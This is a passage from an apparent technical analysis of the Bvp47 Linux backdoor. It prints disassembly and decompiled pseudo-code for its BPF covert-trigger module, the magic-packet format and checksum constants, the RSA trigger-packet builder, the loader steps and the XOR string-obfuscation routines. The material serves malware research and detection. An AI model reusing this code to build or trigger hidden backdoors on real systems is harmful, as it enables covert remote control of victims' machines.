.text:0804BD9C                push    ds:stderr@@GLIBC_2_0 ; stream
.text:0804BDA2                call    _fflush
.text:0804BDA7                add     esp, 10h
.text:0804BDAA                sub     esp, 4
.text:0804BDAD                lea     eax, [ebp+var_268]
.text:0804BDB3                push    eax             ; int
.text:0804BDB4                lea     eax, [ebp+var_202F8]
.text:0804BDBA                push    eax             ; s
.text:0804BDBB                lea     eax, [ebp+s]
.text:0804BDC1                push    eax             ; int
.text:0804BDC2                call    rsa_expon_decrypt128 ; RSA私钥解密函数
.text:0804BDC7                add     esp, 10h
.text:0804BDCA                cmp     eax, 1
.text:0804BDCD                jz      short loc_804BDF4
.text:0804BDCF                sub     esp, 8
.text:0804BDD2                push    offset aCheckDidNotAut ; "check did not authenticate.  something "...
.text:0804BDD7                push    ds:stderr@@GLIBC_2_0 ; stream
.text:0804BDDD                call    _fprintf
.text:0804BDE2                add     esp, 10h
.text:0804BDE5                mov     [ebp+var_20364], 4
.text:0804BDEF                jmp     loc_804C474
.text:0804BDF4 ; ---------------------------------------------------------------------------
.text:0804BDF4
```

4. Technical Details of dewdrop version 3.x

The Dewdrop module undertakes the most important hidden backdoor function, that is, the BPF filtering function. This chapter mainly discusses the implementation process corresponding to the BPF engine communication.

Initialization of BPF Covert Communication Process

1. The initialization of BPF covert backdoor starts from function _554a7941;

```
080001CE EB 1F                          jmp     short loc_80001EF
080001D0
080001D0                        ; ---------------------------------------------------------------------------
080001D0
080001D0                        loc_80001D0:                            ; CODE XREF: _554a7941+AD↓j
080001D0 C7 45 E4 00 00 00 00           mov     [ebp+stat_loc], 0
080001D7 8D 45 E4                       lea     eax, [ebp+stat_loc]
080001DA 89 04 24                       mov     [esp], eax      ; stat_loc
080001DD E8 F6 9C 00 00                 call    wait
080001E2 85 C0                          test    eax, eax
080001E4 7E 65                          jle     short loc_800024B
080001E6 80 3D A4 7F 00 08 01           cmp     g_flag_ba2b4064, 1
080001ED 75 52                          jnz     short loc_8000241
080001EF
080001EF                        loc_80001EF:                            ; CODE XREF: _554a7941+7E↑j
080001EF                                                                ; _554a7941+EF↓j
080001EF E8 10 9D 00 00                 call    fork
080001F4 A3 A0 7F 00 08                 mov     _2883ab43, eax
080001F9 85 C0                          test    eax, eax
080001FB 7C 4E                          jl      short loc_800024B
080001FD 7F D1                          jg      short loc_80001D0
080001FF C7 04 24 02 00 00 00           mov     dword ptr [esp], 2 ; sig
08000206 31 D2                          xor     edx, edx
08000208 89 54 24 04                    mov     [esp+4], edx    ; handler
0800020C E8 D3 9C 00 00                 call    signal
08000211 C7 04 24 0F 00 00 00           mov     dword ptr [esp], 0Fh ; sig
08000218 31 C0                          xor     eax, eax
0800021A 89 44 24 04                    mov     [esp+4], eax    ; handler
0800021E E8 C1 9C 00 00                 call    signal
08000223 89 3C 24                       mov     [esp], edi      ; file
08000226 E8 B5 2E 00 00                 call    sub_80030E0
0800022B E8 A0 2E 00 00                 call    sec_bpf_init    ; 尝试初始化bpf
08000230 89 04 24                       mov     [esp], eax      ; bpf_program
08000233 E8 48 01 00 00                 call    sec_f_9b510b03  ; 载入bpf代码
08000238 80 3D A4 7F 00 08 01           cmp     g_flag_ba2b4064, 1
0800023F 74 AE                          jz      short loc_80001EF
08000241
08000241                        loc_8000241:                            ; CODE XREF: _554a7941+9D↑j
```

2. sec_bpf_init returns the structure of bpf_program

```
080030D0                        ; int __cdecl sec_bpf_init()
080030D0                        sec_bpf_init    proc near               ; CODE XREF: _554a7941+DB↑p
080030D0 55                                     push    ebp
080030D1 B8 00 83 00 08                         mov     eax, offset stru_8008300 ; 返回bpf_program结构体
080030D6 89 E5                                  mov     ebp, esp
080030D8 5D                                     pop     ebp
080030D9 C3                                     retn
080030D9                        sec_bpf_init    endp
080030D9
```

3. The specific values of the stru_8008300 structure are as follows

```
08008300 32 00 00 00 20 83 00 08 stru_8008300    bpf_program <32h, offset stru_8008320>
08008300                                                     ; DATA XREF: sec_bpf_init+1↑o
08008308 00 00 00 00                             dd 0
0800830C 00 00 00 00                             dd 0
08008310 00 00 00 00                             dd 0
08008314 00 00 00 00                             dd 0
08008318 00 00 00 00                             dd 0
0800831C 00 00 00 00                             dd 0
08008320 80 00 00 00 00 00 00 00+stru_8008320    bpf_insn <   80h,      0,      0,      0>
08008320 14 00 00 00 06 00 00 00                              ; DATA XREF: .data:stru_8008300↑o
08008320                                         bpf_insn <   14h,      0,      0,      6>
08008330 07 00 00 00 02 00 00 00+                bpf_insn <7, 0, 0, 2>
08008330 48 00 00 00 00 00 00 00                 bpf_insn <48h, 0, 0, 0>
08008340 44 00 00 00 CF E6 00 00+                bpf_insn <44h, 0, 0, 0E6CFh>
08008340 02 00 00 00 04 00 00 00                 bpf_insn <2, 0, 0, 4>
08008350 48 00 00 00 00 00 00 00+                bpf_insn <48h, 0, 0, 0>
08008350 54 00 00 00 CF E6 00 00                 bpf_insn <54h, 0, 0, 0E6CFh>
08008360 84 00 00 00 00 00 00 00+                bpf_insn <84h, 0, 0, 0>
08008360 14 00 00 00 01 00 00 00                 bpf_insn <14h, 0, 0, 1>
08008370 07 00 00 00 0A 00 00 00+                bpf_insn <7, 0, 0, 0Ah>
08008370 60 00 00 00 04 00 00 00                 bpf_insn <60h, 0, 0, 4>
08008380 5C 00 00 00 00 00 00 00+                bpf_insn <5Ch, 0, 0, 0>
08008380 07 00 00 00 0A 00 00 00                 bpf_insn <7, 0, 0, 0Ah>
08008390 02 00 00 00 04 00 00 00+                bpf_insn <2, 0, 0, 4>
08008390 80 00 00 00 00 00 00 00                 bpf_insn <80h, 0, 0, 0>
080083A0 1C 00 00 00 00 00 00 00+                bpf_insn <1Ch, 0, 0, 0>
080083A0 07 00 00 00 0A 00 00 00                 bpf_insn <7, 0, 0, 0Ah>
080083B0 48 00 00 00 00 00 00 00+                bpf_insn <48h, 0, 0, 0>
080083B0 02 00 00 00 06 00 00 00                 bpf_insn <2, 0, 0, 6>
080083C0 61 00 00 00 04 00 00 00+                bpf_insn <61h, 0, 0, 4>
080083C0 30 00 00 00 17 00 00 00                 bpf_insn <30h, 0, 0, 17h>
080083D0 15 00 00 05 06 00 00 00+                bpf_insn <15h, 0, 5, 6>
080083D0 30 00 00 00 2E 00 00 00                 bpf_insn <30h, 0, 0, 2Eh>
080083E0 74 00 00 00 02 00 00 00+                bpf_insn <74h, 0, 0, 2>
080083E0 14 00 00 00 14 00 00 00                 bpf_insn <14h, 0, 0, 14h>
080083F0 0C 00 00 00 00 00 00 00+                bpf_insn <0Ch, 0, 0, 0>
080083F0 07 00 00 00 0A 00 00 00                 bpf_insn <7, 0, 0, 0Ah>
08008400 48 00 00 00 0E 00 00 00+                bpf_insn <48h, 0, 0, 0Eh>
08008400 02 00 00 00 08 00 00 00                 bpf_insn <2, 0, 0, 8>
08008410 80 00 00 00 00 00 00 00+                bpf_insn <80h, 0, 0, 0>
08008410 14 00 00 00 02 00 00 00                 bpf_insn <14h, 0, 0, 2>
08008420 07 00 00 00 02 00 00 00+                bpf_insn <7, 0, 0, 2>
08008420 48 00 00 00 00 00 00 00                 bpf_insn <48h, 0, 0, 0>
08008430 44 00 00 00 6A 9D 00 00+                bpf_insn <44h, 0, 0, 9D6Ah>
08008430 02 00 00 00 04 00 00 00                 bpf_insn <2, 0, 0, 4>
08008440 48 00 00 00 00 00 00 00+                bpf_insn <48h, 0, 0, 0>
08008440 54 00 00 00 6A 9D 00 00                 bpf_insn <54h, 0, 0, 9D6Ah>
08008450 84 00 00 00 00 00 00 00+                bpf_insn <84h, 0, 0, 0>
08008450 14 00 00 00 01 00 00 00                 bpf_insn <14h, 0, 0, 1>
08008460 07 00 00 00 0A 00 00 00+                bpf_insn <7, 0, 0, 0Ah>
```

4. The structures of bpf_program and bpf_insn are as follows

```
00000000
00000000 bpf_program     struc ; (sizeof=0x8, align=0x4, copyof_65)
00000000                                        ; XREF: .data:stru_8008300/r
00000000                                        ; pcap_t/r ...
00000000 bf_len          dd ?
00000004 bf_insns        dd ?                   ; offset
00000008 bpf_program     ends
00000008
```

```
00000000
00000000 bpf_insn        struc ; (sizeof=0x8, align=0x4, copyof_34)
00000000                                       ; XREF: .data:stru_8008320/r
00000000                                       ; .data:08008330/r ...
00000000 code            dw ?
00000002 jt              db ?
00000003 jf              db ?
00000004 k               dd ?
00000008 bpf_insn        ends
00000008
```

5. The code disassembled by bpf is as follows

```
/* BPF asm
10:     ld #len
11:     sub #6
12:     tax
13:     ldh [x+0]
14:     or #0xe6cf
15:     st M[4]
16:     ldh [x+0]
17:     and #0xe6cf
18:     neg
19:     sub #1
110:    tax
111:    ld M[4]
112:    and x
113:    tax
114:    st M[4]
115:    ld #len
116:    sub x
117:    tax
118:    ldh [x+0]
119:    st M[6]
120:    ldx M[4]
121:    ldb [23]
122:    jeq #0x6, 123, 128
123:    ldb [46]
124:    rsh #2
125:    sub #20
126:    add x
127:    tax
128:    ldh [x+14]
129:    st M[8]
130:    ld #len
131:    sub #2
132:    tax
133:    ldh [x+0]
134:    or #0x9d6a
135:    st M[4]
136:    ldh [x+0]
137:    and #0x9d6a
138:    neg
139:    sub #1
140:    tax
141:    ld M[4]
142:    and x
143:    tax
144:    ld M[8]
145:    jeq x, 148, 146
146:    ld M[6]
147:    jeq x, 148, 149
148:    ret #0xffff
149:    ret #0
*/
```

6. The pseudo code of actual runtime BPF is as follow. The payload data that matches this rule will be captured and sent to next process;

```
int check_v3(char* buf, int size)
{
    if (size != 0x88)
        return 0;

    unsigned short start = *(unsigned short*)(buf + 0x00);
    unsigned short check0 = *(unsigned short*)(buf + 0x82);
    unsigned short check1 = *(unsigned short*)(buf + 0x84);
    unsigned short check2 = *(unsigned short*)(buf + 0x86);

    start = (start >> 0x08) | ((start & 0xFF) << 0x08);

    unsigned short value0 = (unsigned __int8)((unsigned __int16)(size ^ 0xE6CF) >> 8) | (((unsigned __int8)size ^ 0xCF) << 8);
    unsigned short value2 = (unsigned __int8)((unsigned __int16)(start ^ 0x9D6A) >> 8) | (((unsigned __int8)start ^ 0x6A) << 8);

    if (value0 != check0)
        return 0;

    if (value2 != check2)
        return 0;

    return 1;
}
```

Data Processing of BPF Covert Communication

After matching the capture rules of BPF, the packet will be sent to next process.

1. In the function sec_f_9b510b03, dewdrop uses the select model to process the corresponding data packets;

```
while ( g_flag_ba2b4064 == 1 )
{
  if ( v6 == 1 )
  {
    v6 = 0;
    while ( !sec_f_cd57d5dc_apply_bpf_filter((int)xx, (int)bpf_program) )
      sleep(60u);
  }
  memset(&readfds, 0, sizeof(readfds));
  memset(&exceptfds, 0, sizeof(exceptfds));
  timeout.tv_usec = 0;
  v1 = 0;
  v8 = 0;
  for ( timeout.tv_sec = 60; xx[0] > v1; ++v1 )
  {
    if ( xx[2 * v1 + 2] > v8 )
      v8 = xx[2 * v1 + 2];
    _bittestandset(&readfds.__fds_bits[(unsigned int)xx[2 * v1 + 2] >> 5], xx[2 * v1 + 2] & 0x1F);
    _bittestandset(&exceptfds.__fds_bits[(unsigned int)xx[2 * v1 + 2] >> 5], xx[2 * v1 + 2] & 0x1F);
  }
  v9 = select(v8 + 1, &readfds, 0, &exceptfds, &timeout);// select网络模型
  if ( v9 > 0 )
  {
    for ( i = 0; v8 >= i && v9 > 0; ++i )
    {
      v3 = i & 0x1F;
      if ( _bittest(&readfds.__fds_bits[i >> 5], v3) )
      {
        --v9;
        handle = (pcap_x **)f_5c220551(xx, i);
        if ( !handle
          || libpcap_pcap_next_ex(*handle, (pcap_pkthdr **)&pkt_header, (char **)&pkt_data) != 1
          || !pkt_header
          || !pkt_data )
        {
          continue;
        }
        v4 = f_21c0de29_getLinkType((pcap_x *)handle);
        sec_f_6a42f4c9_allinone((char **)pkt_data, (pcap_pkthdr **)pkt_header, v4);// 处理数据包
      }
      if ( _bittest(&exceptfds.__fds_bits[i >> 5], v3) )
      {
        --v9;
        v6 = 1;
      }
    }
  }
  if ( (((unsigned __int8)v6 | ((unsigned int)++v7 > 0x1D)) & 1) != 0 )
  {
    f763d0a1(xx);
    goto LABEL_2;
  }
}
return f763d0a1(xx);
```

2. sec_f_6a42f4c9_allinone executes the pseudo code as follows

```
int __cdecl sec_f_6a42f4c9_allinone(char **pkt_data, pcap_pkthdr **pkt_header, __int16 type)
{
  char v4; // al
  char v5; // al
  int v6; // [esp+1Ch] [ebp-2Ch]
  pkt_info s[2]; // [esp+20h] [ebp-28h] BYREF

  v6 = -1;
  if ( pkt_header[2] == pkt_header[3] )
  {
    sys_memset(s, 0, 0xCu);
    v4 = *((_BYTE *)pkt_data + (unsigned __int16)type);
    if ( v4 == 0x45 )
    {
      v5 = f_038680f0_another_filter('\x02', (unsigned int *)((char *)pkt_data + (unsigned __int16)type + 16));
    }
    else
    {
      v6 = -1;
      if ( (v4 & 0xF0) == 0x60 )                // 如果为ipv6暂时不处理。
        goto LABEL_2;
      v5 = f_038680f0_another_filter(0xA, (unsigned int *)((char *)pkt_data + (unsigned __int16)type + 24));
    }
    v6 = -1;
    if ( v5 )
    {
      if ( sec_decode_packet((char *)pkt_data, (int)pkt_header[2], (unsigned __int16)type, s) )// 处理抽离出来的0x80数据包
      {
LABEL_12:
        v6 = -1;
        goto LABEL_2;
      }
      if ( s[0].cmd_type == 1 )
      {
        v6 = aeba335b_send_email((char *)s);
      }
      else
      {
        if ( s[0].cmd_type != 4 )
          goto LABEL_12;
        v6 = 72cf5a31_connect_remote(s);
      }
    }
  }
LABEL_2:
  if ( s[0].buffer )
  {
    sub_8004D30(s[0].buffer);
    s[0].buffer = 0;
  }
  return v6;
}
```

3. The decryption of the payload packet starts in sec_decode_packet, which involves a deformed RSA decryption algorithm.

```
33  if ( type + 26 > (unsigned int)pkt_len )
34    goto error;
35  v4 = 2;
36  v5 = pkt_data[type];
37  if ( v5 != 0x45 )
38  {
39    v4 = 10;
40    if ( (v5 & 0xF0) == 96 )                    // 再次校验了IPV6
41      goto error;
42  }
43  sys_memmove();
44  v6 = _byteswap_ushort(last_six_bytes_0) ^ 0xE6CF;
45  LOWORD(last_six_bytes_0) = v6;
46  last_six_bytes_2 = _byteswap_ushort(last_six_bytes_2) ^ 0x9D6A;
47  v7 = type + v6;
48  v8 = v7;
49  if ( v4 == 2 && pkt_data[type + 9] == 6 )
50  {
51    v20 = pkt_data[type + 32];
52  }
53  else
54  {
55    if ( v4 != 10 || pkt_data[type + 6] != 6 )
56      goto LABEL_6;
57    v20 = pkt_data[type + 0x34];
58  }
59  v8 = (unsigned __int16)(v7 + (v20 >> 2) - 20);
60LABEL_6:
61  if ( v8 <= pkt_len - 6 && (sys_memmove(), v11 = _byteswap_ushort(v31), v31 = v11, last_six_bytes_2 == v11)
62    || (v8 = (unsigned __int16)(pkt_len - last_six_bytes_0), v8 <= pkt_len - 6)
63    && (sys_memmove(), v9 = _byteswap_ushort(v31), v31 = v9, last_six_bytes_2 == v9) )
64  {
65    HIWORD(last_six_bytes_0) = v31 ^ _byteswap_ushort(HIWORD(last_six_bytes_0));
66    if ( v8 + HIWORD(last_six_bytes_0) + 6 <= pkt_len )
67    {
68      sys_memmove();
69      packet_process_decode(key, (BYTE *)ret, g_ebx_0x0000);
70      if ( !ret[0] && ret[1] == 2 )
71      {
72        v12 = 2;
73        while ( ret[v12] )
74        {
75          if ( (unsigned int)++v12 > 0x7F )
76            goto error;
77        }
78        v13 = 128 - (v12 + 1);
79        sys_memmove();
80        if ( v13 > 7 )
81        {
82          sys_memmove();
83          v14 = HIWORD(xx);
84          HIWORD(xx) = 0;
85          LODWORD(v15) = (unsigned __int8)v14;
86          HIDWORD(v15) = HIBYTE(v14);
87          LODWORD(v15) = ( DWORD)v15 << 8;
```

Data Format and Encryption Algorithm of BPF Covert Communication

1. The payload packet format of the dewrops v3 is as follow:

```
struct trigger_data_v3 {
        unsigned short trigger_hdr;
        union {
                struct {
                        unsigned int callback_addr;
                        unsigned int callback_port;
                        unsigned int timestamp;
                        unsigned int timeskew;
                        unsigned int trigger_addr;
                } ish_callback;

                unsigned char reserve[0x80];
        }cmd;

        unsigned short check0;
        unsigned short check1;
        unsigned short check2;
} __attribute__((packed)) ;
```

2. The payload packet process for dewdrop in tipoff is as follow

```
int __cdecl tipoff_crypt_main(BYTE *buf, int size, __int16 start, __int16 size_, BYTE *info)
{
  unsigned int v5; // eax
  int v6; // eax
  int ii; // ebx
  unsigned __int16 index; // ax
  unsigned __int16 v9; // ax
  BYTE *v10; // ecx
  unsigned int i; // edx
  int pos; // [esp+14h] [ebp-134h] BYREF
  char reversed[2]; // [esp+18h] [ebp-130h] BYREF
  unsigned __int16 _gend_where; // [esp+1Ah] [ebp-12Eh]
  __int16 _gend_word0; // [esp+1Ch] [ebp-12Ch]
  unsigned __int16 _gend_word1; // [esp+1Eh] [ebp-12Ah]
  __int16 checksum2[8]; // [esp+20h] [ebp-128h] BYREF
  char srcBin[128]; // [esp+30h] [ebp-118h] BYREF
  char dstBin[152]; // [esp+B0h] [ebp-98h] BYREF

  pos = 0;
  if ( (unsigned int)size <= 0x87 || (unsigned int)(*((_DWORD *)info + 1) + 0xB) > 0x80 )
    return -1;
  v5 = time(0);
  srand(v5);
  v6 = *(_DWORD *)info;
  reversed[1] = 0;
  reversed[0] = v6;
  _gend_where = 0;
  _gend_word0 = tipoff_gen_rand2();
  _gend_word1 = _byteswap_ushort(*((_DWORD *)info + 1));
  ii = 2;
  index = tipoff_makeHeader((BYTE *)reversed, 8u, 0);
  v9 = tipoff_makeHeader(*((BYTE **)info + 2), *((_DWORD *)info + 1), index);
  srcBin[0] = 0;
  pos = 2;
  srcBin[1] = 2;
  v10 = info;
  _gend_where = _byteswap_ushort(v9);
  for ( i = 2; 0x77 - *((_DWORD *)info + 1) > i; ii = i )
  {
    srcBin[ii] = (unsigned __int8)((int (__fastcall *)(BYTE *, unsigned int))tipoff_gen_rand1)(v10, i) % 0xFFu + 1;
    v10 = info;
    i = pos + 1;
    pos = i;
  }
  srcBin[i] = 0;
  tipoff_sys_memmov(&srcBin[++pos], reversed, 8u);
  tipoff_sys_memmov(&srcBin[pos + 8], *((const void **)info + 2), *((_DWORD *)info + 1));
  tipoff_trigger((BYTE *)srcBin, (BYTE *)dstBin, &privateKey);
  pos = ((unsigned __int8)start << 8) | HIBYTE(start);
  tipoff_sys_memmov(buf, &pos, 2u);
  tipoff_sys_memmov(buf + 2, dstBin, 0x80u);
  checksum2[0] = (unsigned __int8)((unsigned __int16)(size_ ^ 0xE6CF) >> 8) | (((unsigned __int8)size_ ^ 0xCF) << 8);
  checksum2[1] = (unsigned __int8)((unsigned __int16)(start ^ (*((_WORD *)info + 2) + 10)) >> 8) | ((unsigned __int8)(start ^ (info[4] + 10)) << 8);
  checksum2[2] = (unsigned __int8)((unsigned __int16)(start ^ 0x9D6A) >> 8) | (((unsigned __int8)start ^ 0x6A) << 8);
  tipoff_sys_memmov(&buf[size - 6], checksum2, 6u);
  return 0;
}
```

3. RSA data encryption in the payload packet


```
int __cdecl tipoff_trigger(BYTE *srcBin, BYTE *dstBin, BYTE *privateKey)
{
  unsigned int v3; // eax
  unsigned int v4; // edx

  sub_804D480((int)srcBin, 0x80);
  v3 = *((_DWORD *)srcBin + 0x1F);
  v4 = *((_DWORD *)privateKey + 0x1F);
  if ( v3 >= v4 )
    *((_DWORD *)srcBin + 31) = v3 - v4;
  tipoff_rsa_core(                              // RSA encryption
    (int)srcBin,
    0x20,
    (int)(privateKey + 0x80),
    0x20,
    (int)privateKey,
    0x20,
    (int)(privateKey + 0x100),
    0x21,
    (int)dstBin,
    byte_8058660);
  return sub_804D480((int)dstBin, 0x80);
}
```

5. Technical Details of Bvp47_loader

The entry function diagram of the loader module is as follows, which involves following operations:

1. Check if the runtime environment is normal;
2. Read the payload at the end of the file;
3. Map and verify the payload;
4. Decrypt the payload, if necessary;
5. Decompress the payload, if necessary;
6. Load the kernel module;
7. Call notification to hide the ELF file header of the kernel module;
8. Fork executes the dewrops module backdoor;
9. Fork executes the backdoor of the suctionschar_agent module;



Character Encryption Function

In the sample analysis, the first thing need to deal with is a series of string encryption functions, a total of 8.

1. XOR 0x47 function type 1:

```
LOAD:0805FB90                           ; int __cdecl serial_bind_0x4c5c0704_xcode(char *dst, char *src)
LOAD:0805FB90                           serial_bind_0x4c5c0704_xcode proc near  ; CODE XREF: serial_str_filesys_admr+10E↑p
LOAD:0805FB90                                                                   ; serial_str_filesys_admr+136↑p ...
LOAD:0805FB90
LOAD:0805FB90                           dst             = dword ptr  8
LOAD:0805FB90                           src             = dword ptr  0Ch
LOAD:0805FB90
LOAD:0805FB90 55                                        push    ebp
LOAD:0805FB91 B9 01 00 00 00                            mov     ecx, 1
LOAD:0805FB96 89 E5                                     mov     ebp, esp
LOAD:0805FB98 57                                        push    edi
LOAD:0805FB99 8B 7D 0C                                  mov     edi, [ebp+src]
LOAD:0805FB9C 56                                        push    esi
LOAD:0805FB9D 8B 75 08                                  mov     esi, [ebp+dst]
LOAD:0805FBA0 53                                        push    ebx
LOAD:0805FBA1 0F B6 1F                                  movzx   ebx, byte ptr [edi]
LOAD:0805FBA4 8D 74 26 00                               lea     esi, [esi+0]
LOAD:0805FBA8
LOAD:0805FBA8                           loc_805FBA8:                            ; CODE XREF: serial_bind_0x4c5c0704_xcode+30↓j
LOAD:0805FBA8 0F B6 04 0F                               movzx   eax, byte ptr [edi+ecx]
LOAD:0805FBAC 89 C2                                     mov     edx, eax
LOAD:0805FBAE 83 F2 47                                  xor     edx, 47h        ; 最常见的xor 0x47
LOAD:0805FBB1 31 DA                                     xor     edx, ebx
LOAD:0805FBB3 01 C3                                     add     ebx, eax
LOAD:0805FBB5 31 CA                                     xor     edx, ecx
LOAD:0805FBB7 88 54 0E FF                               mov     [esi+ecx-1], dl
LOAD:0805FBBB 83 C1 01                                  add     ecx, 1
LOAD:0805FBBE 84 D2                                     test    dl, dl
LOAD:0805FBC0 75 E6                                     jnz     short loc_805FBA8
LOAD:0805FBC2 89 F0                                     mov     eax, esi
LOAD:0805FBC4 5B                                        pop     ebx
LOAD:0805FBC5 5E                                        pop     esi
LOAD:0805FBC6 5F                                        pop     edi
LOAD:0805FBC7 5D                                        pop     ebp
LOAD:0805FBC8 C3                                        retn
LOAD:0805FBC8                           serial_bind_0x4c5c0704_xcode endp
LOAD:0805FBC8
```

2. XOR 0x47 function type 2:

```
LOAD:0805FBD0                           ; int __cdecl serial_bind_0xa8a16d65_xcode(char *dst, char *src, int length)
LOAD:0805FBD0                           serial_bind_0xa8a16d65_xcode proc near  ; CODE XREF: serial_mkstemp+22↑p
LOAD:0805FBD0                                                                   ; serial_check_root+42↑p ...
LOAD:0805FBD0
LOAD:0805FBD0                           var_10          = dword ptr -10h
LOAD:0805FBD0                           buffer          = dword ptr  8
LOAD:0805FBD0                           length          = dword ptr  0Ch
LOAD:0805FBD0                           key             = byte ptr  10h
LOAD:0805FBD0
LOAD:0805FBD0 55                                        push    ebp
LOAD:0805FBD1 89 E5                                     mov     ebp, esp
LOAD:0805FBD3 57                                        push    edi
LOAD:0805FBD4 56                                        push    esi
LOAD:0805FBD5 53                                        push    ebx
LOAD:0805FBD6 83 EC 04                                  sub     esp, 4
LOAD:0805FBD9 8B 45 10                                  mov     eax, dword ptr [ebp+key]
LOAD:0805FBDC 8B 7D 0C                                  mov     edi, [ebp+length]
LOAD:0805FBDF 8B 75 08                                  mov     esi, [ebp+buffer]
LOAD:0805FBE2 83 C0 01                                  add     eax, 1
LOAD:0805FBE5 83 F8 01                                  cmp     eax, 1
LOAD:0805FBE8 0F B6 1F                                  movzx   ebx, byte ptr [edi]
LOAD:0805FBEB 89 45 F0                                  mov     [ebp+var_10], eax
LOAD:0805FBEE 76 23                                     jbe     short loc_805FC13
LOAD:0805FBF0 BA 01 00 00 00                            mov     edx, 1
LOAD:0805FBF5 8D 76 00                                  lea     esi, [esi+0]
LOAD:0805FBF8
LOAD:0805FBF8                           loc_805FBF8:                            ; CODE XREF: serial_bind_0xa8a16d65_xcode+41↓j
LOAD:0805FBF8 0F B6 0C 17                               movzx   ecx, byte ptr [edi+edx]
LOAD:0805FBFC 89 C8                                     mov     eax, ecx
LOAD:0805FBFE 83 F0 47                                  xor     eax, 47h        ; xor 0x47函数2
LOAD:0805FC01 31 D8                                     xor     eax, ebx
LOAD:0805FC03 01 CB                                     add     ebx, ecx
LOAD:0805FC05 31 D0                                     xor     eax, edx
LOAD:0805FC07 88 44 16 FF                               mov     [esi+edx-1], al
LOAD:0805FC0B 83 C2 01                                  add     edx, 1
LOAD:0805FC0E 3B 55 F0                                  cmp     edx, [ebp+var_10]
LOAD:0805FC11 72 E5                                     jb      short loc_805FBF8
LOAD:0805FC13
LOAD:0805FC13                           loc_805FC13:                            ; CODE XREF: serial_bind_0xa8a16d65_xcode+1E↑j
LOAD:0805FC13 83 C4 04                                  add     esp, 4
LOAD:0805FC16 89 F0                                     mov     eax, esi
LOAD:0805FC18 5B                                        pop     ebx
LOAD:0805FC19 5E                                        pop     esi
LOAD:0805FC1A 5F                                        pop     edi
LOAD:0805FC1B 5D                                        pop     ebp
LOAD:0805FC1C C3                                        retn
LOAD:0805FC1C                           serial_bind_0xa8a16d65_xcode endp
```

3. Variable order encryption function:

```
LOAD:0805FC20                           ; int __cdecl serial_bind_0x0b06803a_xcode(char *buffer, int length, unsigned __int8 key)
LOAD:0805FC20                           serial_bind_0x0b06803a_xcode proc near  ; DATA XREF: LOAD:080639F0↓o
LOAD:0805FC20
LOAD:0805FC20                           buffer          = dword ptr  8
LOAD:0805FC20                           length          = dword ptr  0Ch
LOAD:0805FC20                           arg_8           = byte ptr  10h
LOAD:0805FC20
LOAD:0805FC20 55                                        push    ebp
LOAD:0805FC21 89 E5                                     mov     ebp, esp
LOAD:0805FC23 8B 45 0C                                  mov     eax, [ebp+length]
LOAD:0805FC26 57                                        push    edi
LOAD:0805FC27 0F B6 7D 10                               movzx   edi, [ebp+arg_8]
LOAD:0805FC2B 56                                        push    esi
LOAD:0805FC2C 8B 75 08                                  mov     esi, [ebp+buffer]
LOAD:0805FC2F 53                                        push    ebx
LOAD:0805FC30 85 C0                                     test    eax, eax
LOAD:0805FC32 74 1D                                     jz      short loc_805FC51
LOAD:0805FC34 31 D2                                     xor     edx, edx
LOAD:0805FC36 31 DB                                     xor     ebx, ebx
LOAD:0805FC38
LOAD:0805FC38                           loc_805FC38:                            ; CODE XREF: serial_bind_0x0b06803a_xcode+2F↓j
LOAD:0805FC38 0F B6 0C 16                               movzx   ecx, byte ptr [esi+edx]
LOAD:0805FC3C 89 F8                                     mov     eax, edi
LOAD:0805FC3E 31 C8                                     xor     eax, ecx
LOAD:0805FC40 31 D8                                     xor     eax, ebx
LOAD:0805FC42 01 CB                                     add     ebx, ecx
LOAD:0805FC44 31 D0                                     xor     eax, edx
LOAD:0805FC46 88 04 16                                  mov     [esi+edx], al
LOAD:0805FC49 83 C2 01                                  add     edx, 1
LOAD:0805FC4C 39 55 0C                                  cmp     [ebp+length], edx
LOAD:0805FC4F 77 E7                                     ja      short loc_805FC38
LOAD:0805FC51
LOAD:0805FC51                           loc_805FC51:                            ; CODE XREF: serial_bind_0x0b06803a_xcode+12↑j
LOAD:0805FC51 89 F0                                     mov     eax, esi
LOAD:0805FC53 5B                                        pop     ebx
LOAD:0805FC54 5E                                        pop     esi
LOAD:0805FC55 5F                                        pop     edi
LOAD:0805FC56 5D                                        pop     ebp
LOAD:0805FC57 C3                                        retn
LOAD:0805FC57                           serial_bind_0x0b06803a_xcode endp
```

4. XOR 0x47 function type 3:

```
LOAD:0805FC60                           ; int __cdecl serial_bind_0x4743c911_xor(char *buf, int len)
LOAD:0805FC60                           serial_bind_0x4743c911_xor proc near    ; CODE XREF: serial_bind_0xd1eb34ee_decode+136↑p
LOAD:0805FC60                                                                   ; serial_bvp+37↑p
LOAD:0805FC60                                                                   ; DATA XREF: ...
LOAD:0805FC60
LOAD:0805FC60                           buf             = dword ptr  8
LOAD:0805FC60                           len             = dword ptr  0Ch
LOAD:0805FC60
